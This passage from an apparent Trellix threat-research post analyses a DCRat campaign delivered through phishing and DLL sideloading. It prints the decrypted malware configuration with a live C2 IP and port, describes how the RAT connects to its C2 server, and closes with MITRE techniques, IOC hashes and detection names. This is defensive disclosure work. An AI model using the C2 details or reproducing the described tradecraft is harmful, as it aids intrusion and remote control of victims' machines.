Figure 17: Initializesettings()

The figure below shows the decrypted settings results.

Por_ts – 5022
Hos_ts – 158[.]94[.]208[.]109
Ver_sion – 1.0.7
In_stall – false
MTX – DcRatMutex_qwqdanchun
Paste_bin – null
An_ti – false
Anti_Process – false
BS_OD – false
Group – 16 ENE 2026*
HWID – “CB9263860FCE9195841E”
Server.Signa_ture – "lwoHpxk2iem4uDo1rltyf9tGV01MefDQxRzaS2tEAWUcSruFcHJJbAu+0jkVaRCTz9srwnKETCquac6N/UbcZxP8WqJKx9a1J6imsDTmjSMQtWGWGWwMYyDA1YM35kVMoPcFA+/IJvZf6cXaLgriU6cSbmX6jv6tl2uEvzMSXR s="
Server.certificate – "MIICMDCAZmgAwIBAgIVAPdJPjCx7pYvZ/1H2FuVvfr12RcjMA0GCSqGSIb3DQEBDQUAMGQxFTATBgNVBAMMDERjUmF0IFNlcnZlcjETMBEGA1UECwwKcXdxZGFuY2h1bjEcMBoGA1UECgwTRGNSYXQgQnkgcXdxZGFuY2h1bjELMAkGA1UEBwwCU0gxZzAJBgNVBAYTAkNOMB4XDTIxMTIwOTIwNDY0MFoXDTMyMDkxNzIwNDY0MFowEDEOMAwwGA1UEAwwFRGNSYXQwZz8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAldi7KwbsK/emE6cPt5dZ26vDX2Y83z/zglxipJ87lhQuqMSOuy1QkrgJX5XUNz5PQ/por9QVFR5PVqci3gzZBm4mS0970/CqX0XE17ywsS5ihs30fR1pRTF+KLeYPAhpBAEwkbVvNJ8utU4idXRMpI7gg5vAL+p9y7f2zNpTlqHAgMBAAGjMjAwMB0GA1UdDgQWBbT7xqJBZyhpISmxeSGJdX5wNfGQKjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBDQUAA4GBACPggtV6HR59DKCJKNhxSiNBDaLWjqMXxZjteXm0LLJbcuuWfZjE+XQi/qOGRNIZJwtrGrH3Va7j+e7tHhkr1zK5otNfeFw+GhFOv1pdsPpCoW1aj/ukciyZu/sPkMF/k/Z4cWXWQ5BFR58Piru6U+23EAzNY03x1oKE8m+gAs3L"

Figure 18: Decrypted settings results

Command and control (C2) communication routine and persistence

After configuring buffer sizes and creating a TCP socket, it chooses the server’s host and port either by retrieving them from a Pastebin link or by selecting at random from a list of

predefined values. It attempts to connect if the selected host is a domain name; if not, it resolves it to IP addresses. After the client authenticates via TLS, internal buffers are ready for data transmission, and the socket is wrapped in an SSL stream to secure communication. After that, the code establishes timers for ping and keep-alive packets to continue the connection, sends an identifier to the server, and begins reading data. The figure below shows the complete process for setting up a network client.




Figure 19: InitializeClient()

Currently, the C2 server is down, and the payload is repeatedly attempting to connect to the attacker's machine at regular intervals. This indicates the malware remains present but inactive until its operator restores the C2. When the server is unavailable, the RAT cannot receive instructions or exfiltrate data, so it becomes idle, continuing to retry or sleep until the connection is re-established.

Conclusion:

This DCRat campaign demonstrates how attackers blend phishing lures, DLL sideloading, and process hollowing to bypass defenses and gain remote access. By abusing trusted utilities and requiring user interaction, the operation underscores both the persistence of social engineering and the sophistication of modern malware delivery. Such attacks, which disguise malicious components as legitimate libraries, highlight the importance of stronger defensive practices. Security teams should harden their environment by strengthening application security, monitoring for anomalies in module loading, and improving visibility into in-memory execution. General measures such as validating component integrity, correlating suspicious activity with network behavior, conducting regular threat hunting, and maintaining patch hygiene help reduce the effectiveness of malware that masquerades as legitimate software within trusted processes.

Trellix protection against DCRAT campaign: Recommended mitigation

Trellix security solutions provide layered defense against campaigns like this. [Trellix Email Security](#) blocks phishing lures and malicious attachments, stopping the attack at the initial delivery stage. [Trellix Endpoint Security](#) and [EDR](#) detect disguised files from executing and stopping in-memory payloads. [Trellix Network Security](#) monitors and disrupts suspicious C2 traffic. Combined with ongoing user awareness, these defenses work together to reduce the risk of stealthy, multi-stage attacks such as DCRat.

MITRE Techniques:

Technique ID	Technique Name
T1036	Masquerading
T1106	Native API
T1140	Deobfuscate/Decode Files or Information
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1574.002	Hijack Execution Flow: DLL Side-Loading
T1055.012	Process Injection: Process Hollowing
T1071.001	Application Layer Protocol: Web Protocols

T1573.001	Encrypted Channel: Symmetric Cryptography
T1566.001	Spearphishing Attachment: Malicious SVG delivered via email.
T1204.002	User Execution: User opens the SVG and later the ZIP.
T1059.007	JavaScript: SVG script generates a file Blob.
T1027	Obfuscated Information: Smuggling the ZIP inside the SVG code.

Reference IOCs:

Type	Sample	Description
Email	F205AB7E6AEFC10B9833D1A9A91BAD02	ENVIO DE RESOLUCION DENUNCIA JUDICIAL RA-093- 7397.eml
SVG	A3A471F1C7A605DD34AF49EF075E1251	DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.svg
7Zip	13df3e065c421436bf0ac6fed3f9bb7f	DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.7z
DLL	d4bb45d3aef7a9161df4cadaeeba6a39	libbrotlienc.dll
PE	Acef69c68b8c3d3c3e1e53196a26ca60	Client.exe-DCRAT Payload
IP	158[.]94[.]208[.]109	C&C

Coverage Details

ENS	Generic Trojan.UKG Generic Trojan.vu PWS-FDHM!ACEF69C68B8C
-----	--

EDR	_process_dll_side_load_susp win_suspicious_dll_sideloadings win_process_addinprocess32_launch _process_admin_tools_no_param_addinprocess32 _process_dotnet_binary_suspicious_launch
HX	Trojan.Generic.39506668 Trojan.GenericKD.78422385 Generic.mg.acef69c68b8c3d3c
NX and AX	FEC_Dropper_HTML_Generic_35 FE_Backdoor_MSIL_ASYNC_RAT_3 (408421) FE_Trojan_MSIL_Generic_257 (417233) FE_Backdoor_MSIL_Generic_32 (425354) Suspicious ApiPatch AmsiScanBuffer Activity (11448) Suspicious ApiPatch Activity (10062) FE_Trojan_Win_Generic_462 FE_Trojan_Win_Generic_463 Suspicious Regkey Autorun Batch Activity

Discover the latest cybersecurity research from the [Trellix Advanced Research Center](#).

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.

RECENT NEWS

- May 19, 2026

[Trellix Appoints Joe Chen as Chief Technology Officer](#)

- Apr 08, 2026

[Trellix prevents enterprise data exposure in sanctioned and shadow AI](#)

- Mar 02, 2026

[Trellix strengthens executive leadership team to accelerate cyber resilience vision](#)

- Feb 10, 2026

[Trellix SecondSight actionable threat hunting strengthens cyber resilience](#)

- Dec 16, 2025

[Trellix NDR Strengthens OT-IT Security Convergence](#)

RECENT STORIES

- Aug 13, 2026

[Signed, sealed, injected: The mechanics of DCRat in 2026](#)

- Aug 12, 2026

[Weaponized AI: The Commoditization of Cybercrime](#)

- Aug 10, 2026

[Accelerating Trellix's Engineering Transformation with AI](#)

- May 19, 2026

[Now You See It, Now You Don't: Inside the Ghost SPN Attack Bypassing Your Security](#)

- May 14, 2026

[Navigating the Microsoft UEFI Certificate Transition for Encrypted Devices](#)

Get the latest

Stay up to date with the latest cybersecurity trends, best practices, security vulnerabilities, and so much more.

Zero spam. Unsubscribe at any time.